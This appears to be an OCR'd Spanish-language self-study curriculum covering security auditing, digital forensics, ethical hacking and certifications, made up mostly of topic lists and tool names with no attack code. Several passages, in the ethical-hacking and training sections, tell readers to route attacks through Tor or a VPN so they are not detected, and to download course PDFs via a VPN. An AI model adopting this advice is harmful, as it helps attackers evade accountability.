6. Riesgo y Control Informático
7. Análisis y Gestión de Riesgos - SGSI
8. Sanitización y Borrado Seguro (DBAN, eraser, shred, srm, sfill, sdmem, smem, sswap, activekilldisk etc.)
9. Seguridad Física y Electrónica
10. Sistemas de Vigilancia y Monitoreo
11. Seguridad Perimetral Física
12. Controles de acceso
13. Políticas Planes y Procedimientos de Seguridad
14. Estándares de seguridad de la información
15. Listas de Control de Acceso – ACL
16. LOPD y LSSI
17. Computer Emergency response team CERT
18. Codificación y Descodificaron (tener en cuenta codificar es diference en encriptar o cifrar y descodificar es diferente a descifrar o desencriptar.
19. ISM3
20. COBIT
21. OCTAVE
22. ISO 27000
23. PLAN DO CHECK ACT
24. SSE-CMM SYSTEM SECURITY ENGINEERING – CAPABILITY MATURITY MODEL
25. ISACA
26. INTECO
27. INCIBE
28. Activos informáticos de una organización y su clasificación e importancia
29. Proceso de evaluación y gestión de riesgos
30. Nivel de riesgo residual
31. Seguridad logica (identificación y autenticación de usuarios, contraseñas seguras, acceso remoto al sistema, control de accesos remotos)

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Área # 5 : Seguridad Informática Avanzada

Descripción: es igual a la anterior solo que las metodologías de seguridad aplicadas se hacen mas estrictas y fuertes, requiere de mayor dedicación y creación de una metodología que nos ayuda a protegernos de adversarios calificados, es decir a protegernos de atacantes profesionales. Es igual solo que el nivel de configuración aumenta y el esfuerzo también.

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Temas:

1. ITSEC, CTCPEC, FCITS, ITIL, COBIT, ISO, ISACA, INTECO
2. Seguridad en Servidores – Hardening Linux and UNIX, Windows Server 2012 - 2008
3. Anonimato y Privacidad Online
4. Biometría
5. Ciberdefensa, Ciberguerra y Ciberseguridad
6. Niveles de Seguridad Informática
7. Modelos de Seguridad Informática
8. Google Operadores: Google Hacking
9. Vulnerabilidades más Comunes en los Sistemas Informáticos
10. Gestión Estratégica de la Seguridad Informática
11. Gestión estratégica de seguridad la información
12. Sistemas SCADA y PLC
13. Tecnología NFC y RFID
14. Metadatos y la eliminación de los mismos (Análisis de metadatos, exiftool, FOCA, EVIL FOCA, MAT)
15. Técnicas AntiForenses
16. Ciber Espionaje, Ciberinteligencia, Servicios de Inteligencia
17. Agente Provocador
18. Dispositivos de Espionaje : Scanner de Radiofrecuencia para la detección de cámaras y micrófonos espía (la casa del espia.com pueden buscar a modo de conocimiento dispositivos de espionaje o cámaras espía) hay diversas fuentes en internet acerca de ello.

19. El Libro Naranja (TCSEC)
20. Intelligence gathering disciplines
21. Open source Intelligence
22. Intelligence (information gathering)
23. Criptoanalisis y Estego analisis
24. Modelos de Resiliencia Operacional y su Aplicación a Seguridad en TI
25. Arquitectura de seguridad de la información
26. Infraestructura Segura (Host and Network)
27. Prospectiva de la seguridad (prose)
28. Seguridad operativa (seope)
29. Codificación y compresión de datos
30. Integridad de datos
31. Técnicas de simulación
32. Biometría e interfaces hombre máquina
33. Cifrado atendiendo a sus Claves, Propiedades, Algoritmos
34. Cifra proligramica
35. cifrado seguro hacia delante
36. cifrado con umbral
37. cifrado negable
38. cifrado con clave aislada
39. cifrado maleable
40. cifrado simetrico
41. cifrado asimétrico
42. cifrado en flujo
43. cifrado por bloques
44. secreto perfecto de shannon

Área # 6 : Informática Forense (Análisis Forense Digital)

Descripción: una ciencia que se encarga de investigar y analizar un caso de delitos informáticos hasta finalmente encontrar el culpable, su función es identificar ,preservar, analizar y presentar datos dentro de un proceso de delitos informáticos.

Más información: https://es.wikipedia.org/wiki/C%C3%B3mputo_forense

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti

entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Temas:

1. Que es la evidencia o rastro digital y en una computadora, servidor, teléfono móvil, tablet donde se podría encontrar rastros, huellas o evidencia digital de un ataque o delito informático.
2. Buenas practicas para la manipulación de la evidencia digital (normativas y estándares)
3. Identificación
4. Análisis
5. Preservación
6. Presentación
7. Informe ejecutivo y Técnico
8. Sistemas de archivos NTFS, FAT y EXT3
9. Uso de la Herramienta WinHex (ejercicios y aplicaciones)
10. Uso de la Herramienta Encase (ejercicios y aplicaciones)
11. Uso de la Herramienta FTK Imager (ejercicios y aplicaciones)
12. Uso de la Herramienta Autopsy (ejercicios y aplicaciones)
13. Analisis Forense de Memoria RAM (ejercicios y aplicaciones) – clonado de la memoria RAM (.vmem, .dd, .mem, .dmp, .raw, .img)
14. Uso de la Herramienta Dumpit y Winhex para extraer información de la memoria RAM y passwords
15. uso de la herramienta testdisk para extraer imágenes de la memoria ram y recuperar información de dispositivos de almacenamiento
16. uso de la herramienta diskdigger
17. uso de la herramienta volatility
18. uso de la herramienta bulk_extractor
19. uso de la herramienta aeskeyfind
20. uso de la herramienta rsakeyfind
21. uso de la herramienta Elcomsoft Forensic Disk Decryptor
22. uso de la herramienta Forensic RAM Extraction Device
23. uso de la herramienta Belkasoft Live RAM Capturer
24. uso de la Herramienta OSForensics
25. uso de la herramienta ram2usb memory
26. Ver Video Lest We Remember: Cold Boot Attacks on Encryption Keys
27. Descifrado de TrueCrypt, Bitlocker y File Vault mediante analisis forense de memoria RAM (hiberfil.sys, pagefile.sys, memory.dmp)
28. uso de la herramienta Passware Password Recovery

29. uso de la herramienta Passware Kit Forensic
30. extracción del archivo SAM y SYSTEM para visualizar hashes de contraseñas y usuarios en Windows.
31. Recuperación de información borrada de dispositivos de almacenamiento USB, HDD, SDD, SD Card etc.
32. Análisis Forense de Logs
33. Gestión de Logs GELOGS
34. Auditabilidad y Trazabilidad
35. Cadena de Custodia
36. Sistemas de archivos NTFS, FAT y EXT3
37. Correlación y visualización de bitácoras para el análisis forense
38. Análisis forense de teléfonos móviles
39. Conoce el software Blancco https://www.youtube.com/user/BlanccoVideos/videos
40. Conoce a Cellebrite https://www.youtube.com/user/CellebriteUFED/videos
41. Consulta el hardware o dispositivos utilizados para el análisis forense digital , puedes usar palabras clave como computación forense.
42. http://www.dragonjar.org/cheat-sheet-analisis-forense-digital.xhtml
43. Análisis forense a dispositivos IOS por DragonJar http://www.dragonjar.org/analisis-forense-a-dispositivos-ios-paso-a-paso-parte-1.xhtml
44. Análisis forense de teléfonos celulares por DragonJar http://www.dragonjar.org/analisis-forense-en-telefonos-celulares-parte-1.xhtml
45. Metodología básica de análisis forense por DragonJar http://www.dragonjar.org/metodologia-basica-de-analisis-forense-parte-1-de-4.xhtml
46. Análisis forense de historial de Internet
47. Análisis forense de navegadores (Pasco, Redline). Consultar mas info al respecto.
48. Tesis para lectura (metodología de análisis forense para casos de cibergrooming) UPS-CT004640.pdf
49. Alternate Data Streams
50. timestamp – timestomp
51. Ciberpsicología
52. piggybacking
53. rotacion de logs
54. herramientas de administracion de logs
55. cifrado de correo electronico con PGP - mailvelope, enigmail, thunderbird
56. uso de la herramienta Cryptocat

57. configuracion de cryptocat atraves de TOR
58. monitoreo de una red y de logs (
59. emergency self destruction of luks

Área # 7: Hacking Ético

Descripción: el hacking etico es la vulneración de una red informática, sistema de información o software con la autorización u orden judicial o con fines de estudio para realizar todo desde la perspectiva de un atacante y así mejorar la seguridad de aquel sistema vulnerado. Simplemente es ser hackers buenos. Lo que esta en negrilla es acerca de la cultura hacker.

Más información: https://es.wikipedia.org/wiki/Certificaci%C3%B3n_%C3%89tica_Hacker
https://es.wikipedia.org/wiki/%C3%89tica_hacker

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Para esta área es estrictamente necesario estudiar los Módulos completos de CEHv8 y CEHv8 Labs. Los puedes encontrar en Internet en formato PDF, descárgalos por medio de una VPN. Se encuentran en idioma ingles.

Recuerden que para el uso de las herramientas de hacking es necesario anonimizar las mismas. Para que su dirección ip no sea descubierta. Para mas información consulte la guía de Anonimato y Técnicas antiforenses o el modulo de CEHv8 Preparando los proxies.

Temas:

1. **¿Que es un hacker?**
2. **Tipos de Hacker**
3. **Historia de los Hackers (hay un documental respecto a este tema)**
4. **Hackers mas reconocidos en la Historia**
5. **La cultura Hacker**
6. **que es el phreaking**

7. **que es el silbato del capitan crunch – 2600hz**
8. **que es la bluebox**
9. **que es el MIT**
10. **Eric S. Raymond**
11. **Emblema Hacker (planeador glider animacion del juego de la vida)**
12. **que es el Arte ascii (ascii art)**
13. **que es el leet speak**
14. **que es The Cuckoo's egg**
15. **la catedral y el bazar eric s raymond**
16. **the new hackers dictionary**
17. **the jargon file**
18. **pekka himanen la ética hacker y el espíritu de la era de la información**
19. **Hackstory Mercè Molist i Ferrer**
20. **El arte de la intrusión kevin mitnick**
21. **que es The hacker manifesto, de que trata y quien lo escribió? The conscience of a hacker.**
22. **Que es the free software song y quien la creo ?**
23. **Como ser un hacker por Eric S Raymon http://www.smaldone.com.ar/documentos/docs/comoserhacker.shtml**
24. **Historia del hacktivismo y anonymous**
25. **Grupos Hacktivistas conocidos**
26. **TPB AFK: The Pirate Bay Away From Keyboard Movie**
27. **DEFCON - The Full Documentary : https://www.youtube.com/watch?v=3ctQOmjQyYg**
28. **La revolucion de SO (Revolution OS).2001 (Documental en V.O.Sub. Español : https://www.youtube.com/watch?v=sujZg7jwKdk**
29. **Documental Codigo Linux https://www.youtube.com/watch?v=cwptTf-64Uo**
30. Virus, malware y código malicioso
31. pseudodominio de nivel superior o Pseudo-TLD
32. Ataques y Vulnerabilidades
33. Tipos de vulnerabilidades
34. Tecnicas anti-forenses
35. Vulnerabilidades más Comunes en los Sistemas Informáticos
36. Google Operadores: Google Hacking
37. La Ética Hacker
38. Pentesting: Test de Penetración, Metodologias y herramientas (Análisis de Vulnerabilidades)
39. Vulnerability Assessment

40. Ingeniería Social
41. Ingeniería Inversa
42. Common Vulnerabilities and Exposures
43. Defacement
44. diferencia entre un xploit y un exploit
45. que es un Exploit
46. Tipos de Exploit
47. que es un Payload
48. que es el mercado de exploit
49. que es una shellcode
50. Consulta Terminología en hacking
51. Agujero de Seguridad : https://es.wikipedia.org/wiki/Agujero_de_seguridad
52. que es un Zero day exploit
53. que es un Error de software o bug
54. ¿que pasaría si combinaras Hardening + Anonimato + Tecnicas anti-forenses?
55. Fases de un ataque informático (recuerden que la primera fase de todo ataque informático es el anonimato, esto es, para no ser descubiertos.)
56. Doxing, des-enmascaramiento
57. Reconocimiento (Reconnaisanse) & Intelligence Gathering Disciplines & Information Gathering
58. Escaneo (Scanning)
59. Ganando Acceso (Gaining Access)
60. Mantener Acceso (Maintainning Access)
61. Cubrir Huellas (Covering Tracks)
62. Blind – BlackBox
63. Double blind – BlackBox
64. GrayBox
65. Double GrayBox
66. WhiteBox y BlackBox
67. Reversal
68. Estado de los puertos (Open, Filetered, Closed)
69. Tecnicas de Escaneo de Puertos
70. uso de la herramienta nmap y zenmap
71. Criptoanálisis y estegoanalisis
72. ofuscacion de codigo y encoders
73. Uso de la herramienta Metasploit (ejercicios y aplicaciones a todos los sistemas operativos)
74. Uso de la Herramienta Armitage (ejercicios y aplicaciones a todos los sistemas operativos)

75. Uso de la Herramienta Shodan (ejercicios y aplicaciones)
76. Uso de la distribucion Kali Linux
77. navegador modo texto lynx
78. Metodos de peticion HTTP (head, get, post, put)
79. uso de la herramienta wireshark
80. Uso de la Herramienta Nessus (ejercicios y aplicaciones a todos los sistemas operativos)
81. Vulnerability Scanners
82. Web Vulnerability Scanners
83. Canvas
84. Core Impact
85. Acunetix
86. Microsoft Baseline Security Analizer
87. w3af
88. Web Securify
89. Havij
90. IBM appscan
91. net sparker
92. NTOSpider
93. Hp web inspect
94. burpsuite
95. Syhunt
96. N-stalker
97. Metodo de ViolaJones (violajones_ijcu.pdf)
98. infrared mask youtube (mascara de leds infrarojos)
99. que es defacement y como se hace
100. enmascaramiento ip
101. enmascaramiento de datos (masquerading)
102. Anonimizacion de herramientas de hacking para no ser descubierto.
103. uso y configuración de proxychains
104. uso y configuración de privoxy
105. uso y configuración de polipo
106. uso de torsocks
107. uso de torify
108. uso de usewithtor
109. uso de tor-resolve
110. uso de macchanger -a eth0,wlan0,mon0 – MAC SPOOFING
111. uso y configuración de tor (configurar servidor proxy en el software a anonimizar como 127.0.0.1:9151 con socks5)
112. diferencias entre socks4 y socks5

113. cual es el riesgo de usar proxy transparente
114. tipos de proxy high, transparent, high anonymous
115. configura Kali Linux para que sea anonimo a traves de una VPN (esto es para realizar ataques anonimos)
116. configura kali linux atraves de TOR (esto es para realizar ataques anonimos)
117. consulta acerca de hardware VPN y hardware de anonimato, recuerda que para encontrar mas resultados puedes utilizar también el idioma ingles ya que la gran mayoría de materia se encuentra en ingles. Es decir en google en ves de buscar hardware de anonimato, buscas, **anonimity hardware** para encontrar mas resultados al respecto. Las plataformas de anonimato basadas en hardware son mas seguras.
118. Consulta acerca de hardware de Cifrado
119. que es un informe técnico y un informe ejecutivo
120. como se hace un informe técnico y un informe ejecutivo en los test de penetración y hacking ético.
121. Estudia las siguientes áreas expuestas aquí https://www.offensive-security.com/metasploit-unleashed/

Los temas del Área # 7 no están completos, en los Módulos de CEHv8 y CEHv8 Labs disponibles en Internet en formato PDF podrán encontrar información mas detallada y completa al respecto. Una ves finalizado todo el estudio puede proceder a acercarse a una institución o academia especializada y acreditada donde evaluaran y certificaran sus conocimientos, estas certificaciones tienen costo al igual que sus exámenes. Descargue los módulos a través de una VPN.

Recuerden que es importante que estudien CEHv8 modulos pdf y CEHv8 Labs pdf.

- **Área de Entrenamiento :** En esta área entrenaras lo que has aprendido y afinaras tus conocimientos y mejoraras tus técnicas, es un laboratorio para que puedas practicar hacking; planear y organizar una táctica, estrategia u metodología de ataque.

1. **I**ntenta hackearte a ti mismo, (tus redes sociales, tu pc, tu red, tus cuentas, tu modem de Internet) para mayor seguridad usa cuentas que no sean importantes o falsas.
2. búscate en google y en otros buscadores (conoce que sabe google de ti usando google hacking) busca tu nombre, todo acerca de ti.

3. **Importante:** Ejecuta las fases de un ataque informático Reconocimiento (Reconnaisanse) & Intelligence Gathering Disciplines & Information Gathering, Escaneo (Scanning), Ganando Acceso (Gaining Access), Mantener Acceso (Maintainning Access), Cubrir Huellas (Covering Tracks); en el sistema operativo Windows XP SP2, Windows 7 SP1, Windows 8.1, Windows Server 2003, Windows Server 2008, Ubuntu 12, Metasploitable2.
4. Aplica las fases de ataque antes mencionadas a las siguientes maquinas virtuales vulnerables y reflexiona, saca conclusiones acerca de los resultados obtenidos con Metasploitable2 (realiza los ejercicios de la metasploitable guide, esta disponible en Internet), Kioptrix (realiza todos los Levels), De-ICE y finalmente PwnOS.
5. Busca paginas en Internet similares a **hackthissite!**, son paginas que autorizan que sean hackeadas con el fin de entrenar, sin embargo no olviden anonimizarse para no ser descubiertos y mejorar en su anonimato.
6. Instalen cualquier sistema operativo, actualizenlo, asegurenlo (hardening), protejanlo y finalmente intenten hackearlo como han aprendido anteriormente y reflexiona acerca de los resultados obtenidos (grado de dificultad al hackearlo, pudiste vulnerarlo? Etc, finalmente saca conclusiones sobre que diferencias puede haber al hackearse un sistema operativo sea domestico o de red que este protegido y uno que no lo este.
7. Aloja una pagina web en tu computadora, crea una base de datos en ella con usuarios y contraseñas e intenta hackearla y desfacearla.
8. Diseña una red de datos Corporativa (empresarial) con una infraestructura Grande, diséñala en GNS3 y Cisco Packet Tracer y finalmente los planos en Microsoft Visio y Sketchup, una ves diseñada **Reflexiona: 1.** como es la seguridad de la red de datos y su metodologia de trabajo, como manejan la información física (papel, documentos, basura etc.) **2.** como es la seguridad física (cámaras CCTV, guardias, sistemas de vigilancia y monitoreo etc. **3.** como podrías vulnerarla, hackearla o acceder a ella para robar información u hacer daño **4.** que vulnerabilidad o falencias encontraste. **5.** finalmente describe en un informe técnico cuales fueron las fases de ataque ejecutadas, que procedimiento detalladamente se siguió?.
9. A modo de análisis, dirígete a una sala de Internet mas cercana y analiza su seguridad sin atacarla. Haz lo mismo con alguna mediana o pequeña empresa.

- **Anexo:**

Fases de un Ataque Informático y Presentación de Informe; se describirán a continuación como son expuestas en diferentes formas las fases de un ataque informático, a modo de estudio y análisis.

Recuerde que la fase mas importante es la Hardening y Anonimato (Enmascaramiento) para no ser descubiertos.

Forma 1

Fase 1: Hardening y Anonimato
Fase 2: Footprinting
Fase 3: Scanning
Fase 4: Mapeo de la Red
Fase 5: Enumeración
Fase 6: Ganando Acceso
Fase 7: Escalado de Privilegios
Fase 8: Migración y Ocultación
Fase 9: Borrado de Huellas
Fase 10: Informe Ejecutivo y Técnico de la Auditoría de Seguridad Informática (fase de reporte)

Forma 2 por CEH de ECCouncil

Fase 1: Reconocimiento (Reconnaisanse) & Intelligence Gathering Disciplines & Information Gathering.
Fase 2: Escaneo (Scanning)
Fase 3: Ganando Acceso (Gaining Access)
Fase 4: Mantener Acceso (Maintainning Access)
Fase 5: Cubrir Huellas (Covering Tracks)
Fase 6: Informe Ejecutivo y Técnico (fase de reporte)

AUDITORIA DE SEGURIDAD INFORMÁTICA Y ETHICAL HACKING ENFOQUE TEORICO A LA AUDITORIA BÁSICA.

Recuerden que auditoría informática es diferente de auditoría de seguridad informática.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Auditoría informática

La auditoría informática es un proceso llevado a cabo por profesionales especialmente capacitados para el efecto, y que consiste en recoger, agrupar y evaluar evidencias para determinar si un sistema de información salvaguarda el activo empresarial, mantiene la integridad de los datos, lleva a cabo eficazmente los fines de la organización, utiliza eficientemente los recursos, y cumple con las leyes y regulaciones establecidas. Permiten detectar de forma sistemática el uso de los recursos y los flujos de información dentro de una organización y determinar qué información es crítica para el cumplimiento de su misión y objetivos, identificando necesidades, duplicidades, costes, valor y barreras, que obstaculizan flujos de información eficientes. En si la auditoria informática tiene 2 tipos las cuales son: **AUDITORIA INTERNA**: es aquella que se hace adentro de la empresa; sin contratar a personas de afuera. **AUDITORIA EXTERNA**: como su nombre lo dice es aquella en la cual la empresa contrata a personas de afuera para que haga la auditoria en su empresa. Auditar consiste principalmente en estudiar los mecanismos de control que están implantados en una empresa u organización, determinando si los mismos son adecuados y cumplen unos determinados objetivos o estrategias, estableciendo los cambios que se deberían realizar para la consecución de los mismos. Los mecanismos de control pueden ser directivos, preventivos, de detección, correctivos o de recuperación ante una contingencia.

Los objetivos de la auditoría Informática son:

2. El análisis de la eficiencia de los Sistemas Informáticos

3. La verificación del cumplimiento de la Normativa en este ámbito

4. La revisión de la eficaz gestión de los recursos informáticos.

Sus beneficios son:

- Mejora la imagen pública.
- Confianza en los usuarios sobre la seguridad y control de los servicios de TI.
- Optimiza las relaciones internas y del clima de trabajo.
- Disminuye los costos de la mala calidad (reprocesos, rechazos, reclamos, entre otros).
- Genera un balance de los riesgos en TI.
- Realiza un control de la inversión en un entorno de TI, a menudo impredecible.

La auditoría informática sirve para mejorar ciertas características en la empresa como:

*** Desempeño**

- Fiabilidad
- Eficacia
- Rentabilidad

- Seguridad

- Privacidad

Generalmente se puede desarrollar en alguna o combinación de las siguientes áreas:

*** Gobierno corporativo**

- Administración del Ciclo de vida de los sistemas

- Servicios de Entrega y Soporte

- Protección y Seguridad

- Planes de continuidad y Recuperación de desastres

La necesidad de contar con lineamientos y herramientas estándar para el ejercicio de la auditoría informática ha promovido la creación y desarrollo de mejores prácticas como COBIT, COSO e ITIL.

Actualmente la certificación de ISACA para ser CISA Certified Information Systems Auditor es una de las más reconocidas y avaladas por los estándares internacionales ya que el proceso de selección consta de un examen inicial bastante extenso y la necesidad de mantenerse actualizado acumulando horas (puntos) para no perder la certificación.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Tipos de Auditoría de Sistemas

Dentro de la auditoría informática destacan los siguientes tipos (entre otros):

- **Auditoría de la gestión:** la contratación de bienes y servicios, documentación de los programas, etc.

- **Auditoría legal del Reglamento de Protección de Datos**: Cumplimiento legal de las medidas de seguridad exigidas por el Reglamento de desarrollo de la Ley Orgánica de Protección de Datos.

- **Auditoría de los datos**: Clasificación de los datos, estudio de las aplicaciones y análisis de los flujogramas.

- **Auditoría de las bases de datos**: Controles de acceso, de actualización, de integridad y calidad de los datos.

- **Auditoría de la seguridad**: Referidos a datos e información verificando disponibilidad, integridad, confidencialidad, autenticación y no repudio.

- **Auditoría de la seguridad física**: Referido a la ubicación de la organización, evitando ubicaciones de riesgo, y en algunos casos no revelando la situación física de esta. También está referida a las protecciones externas (arcos de seguridad, CCTV, vigilantes, etc.) y protecciones del entorno.

- **Auditoría de la seguridad lógica**: Comprende los métodos de autenticación de los sistemas de información.

- **Auditoría de las comunicaciones**. Se refiere a la auditoria de los procesos de autenticación en los sistemas de comunicación.

- **Auditoría de la seguridad en producción**: Frente a errores, accidentes y fraudes.

Importancia de la Auditoria Informática

La auditoría permite a través de una revisión independiente, la evaluación de actividades, funciones específicas, resultados u operaciones de una organización, con el fin de evaluar su correcta realización. Este autor hace énfasis en la revisión independiente, debido a que el auditor debe mantener independencia mental, profesional y laboral para evitar cualquier tipo de influencia en los resultados de la misma.

la técnica de la auditoría, siendo por tanto aceptables equipos multidisciplinarios formados por titulados en Ingeniería Informática e Ingeniería Técnica en Informática y licenciados en derecho especializados en el mundo de la auditoría.

Principales pruebas y herramientas para efectuar una auditoría informática

En la realización de una auditoría informática el auditor puede realizar las siguientes pruebas:

- **Pruebas sustantivas**: Verifican el grado de confiabilidad del SI del organismo. Se suelen obtener mediante observación, cálculos, muestreos, entrevistas, técnicas de examen analítico, revisiones y conciliaciones. Verifican asimismo la exactitud, integridad y validez de la información.

- **Pruebas de cumplimiento**: Verifican el grado de cumplimiento de lo revelado mediante el análisis de la muestra. Proporciona evidencias de que los controles claves existen y que son aplicables efectiva y uniformemente.

Las principales herramientas de las que dispone un auditor informático son:

Observación

Realización de cuestionarios

Entrevistas a auditados y no auditados

Muestreo estadístico

Flujogramas

Listas de chequeo

Mapas conceptuales

Auditoria de Seguridad Informática:

Evaluación y Análisis de Vulnerabilidades,
Se realiza una auditoría o análisis de seguridad informática de acuerdo a las normativas y estándares establecidos, también, de acuerdo a las leyes vigentes en cada país.

26. Enumeración de redes, topologías y protocolos
27. Identificación de los sistemas operativos instalados
28. Análisis de servicios y aplicaciones
29. Detección, comprobación y evaluación de vulnerabilidades

30. Medidas Especificas de Corrección
31. Implantación de Medidas Preventivas

Tipos de Auditoría:
8. Auditoría de Seguridad Interna
9. Análisis de Caja Negra (Externo) y Caja Blanca (Interno)
10. Auditoría de Seguridad Perimetral
11. Test de Intrusión (Pentesting)
12. Análisis Forense (postmortem)
13. Auditoría de Páginas web
14. Auditoría de Aplicaciones
15. Buenas Prácticas Sugeridas, (Normativas y Estándares)

Objetivos:
6. Revisar la seguridad de los entornos y sistemas de información
7. Verificar el cumplimiento de la normativa y legislación vigentes
8. Elaborar un Informe

Informes de Auditoría:
Se elabora una documentación completa en la cual se muestra informe con acerca del análisis de vulnerabilidad y auditoria de seguridad informática realizado. Presentando de forma detallada el test de penetración realizado, las vulnerabilidades y los resultados obtenidos.


Informe Ejecutivo: el cual va dirigido al personal que no posee conocimientos técnicos en seguridad informática y hacking ético. No se debe abusar de la terminología técnica en este informe, se debe hacer lo mas fácil de entender para las personas.

Informe Técnico Detallado: este informe conlleva todo el análisis de vulnerabilidades realizado y explicado de forma detallada, explicando el proceso o las metodologías de auditoria informática realizadas de acuerdo a las normas y estándares, incluyendo todas y cada una de las vulnerabilidades explicadas detalladamente.

Metodología:
18. Definir el alcance de la auditoría
19. Recopilación de información, identificación y realización
20. Análisis de las evidencias


21. Informe de Auditoria
22. Plan de Mejora

Análisis y Gestión de Riesgos



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Evaluación y Gestión de Riesgos



ETHICAL HACKING

Fases de Un ataque para un Test de Penetración Ético: Esto es realizado de acuerdo a normativas y estándares vigentes; Buenas Prácticas. (Nada se puede salir de lo establecido legalmente y mediante una orden judicial u autorización del propietario de la red.

Algunos estándares reconocido : ISO, **RFC**, **COBIT**, **OSSTM**, **ISECOM**, **OWASP**, **ISSAF**).

 # Consulta ¿que es?

Cuales son los Tipos de Análisis de Seguridad: ?
Etapas de un Análisis de Seguridad: ?
Metodologías de Análisis de Seguridad: ?
Sistema de Gestión de Seguridad de la Información SGSI: ?
Penetration Test: ?
Ethical Hacking: ?

Vulnerability Assessment: ?
Que es un Security Tester: ?

Área Final # 8: Proceso de Evaluación y Certificación

Descripción: En esta área te encargaras de evaluar y certificar todo lo que has aprendido, te diré que instituciones están disponibles para tal fin y adonde te puedes seguir especializando en el tema, también hablare acerca de las conferencias mas conocidas en el mundo del hacking para que las visites y conozcas a otros hackers elite, en estas conferencias internacionales se aprenden muchas cosas y se exponen novedades en el mundo de la seguridad y el hacking. En cuanto a costos se refiere debe consultarlo en la respectiva sede de alguna de estas instituciones en su país.

Certificaciones conocidas en el mundo de la seguridad y el hacking

Puedes conseguir estas certificaciones realizando exámenes que debes pagar, y presentar efectivamente aprobándolos y obteniendo las diferentes certificaciones en seguridad, estas especializaciones o certificaciones las puedes hacer en un instituto o universidad aprobado para tal cuestión, debe tener la aprobación **Pearson Vue** que lo certifica y aprueba para dar estas especializaciones, dependiendo de tu país o ciudad o diferentes institutos debes buscar uno en el tuyo o de lo contrario realizar todas las certificaciones por internet, estas certificaciones son necesarias para poder trabajar en una empresa o gobierno. También puedes realizar especializaciones en el exterior, entre mas te especialices mejor.

Instituciones o Entidades que dan certificaciones en seguridad

CompTIA

CompTIA.
Get IT Certified.

http://certification.comptia.org/getCertified/certifications/security.aspx

